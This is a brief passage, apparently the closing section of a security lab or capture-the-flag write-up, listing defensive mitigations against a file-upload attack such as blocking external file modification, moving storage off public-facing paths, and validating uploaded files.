- Block file modification from external IP's
- Change file storage location to somewhere not public facing
- Validate files to ensure certain executables can't be ran. This would've prevented my PHP script from working.

the End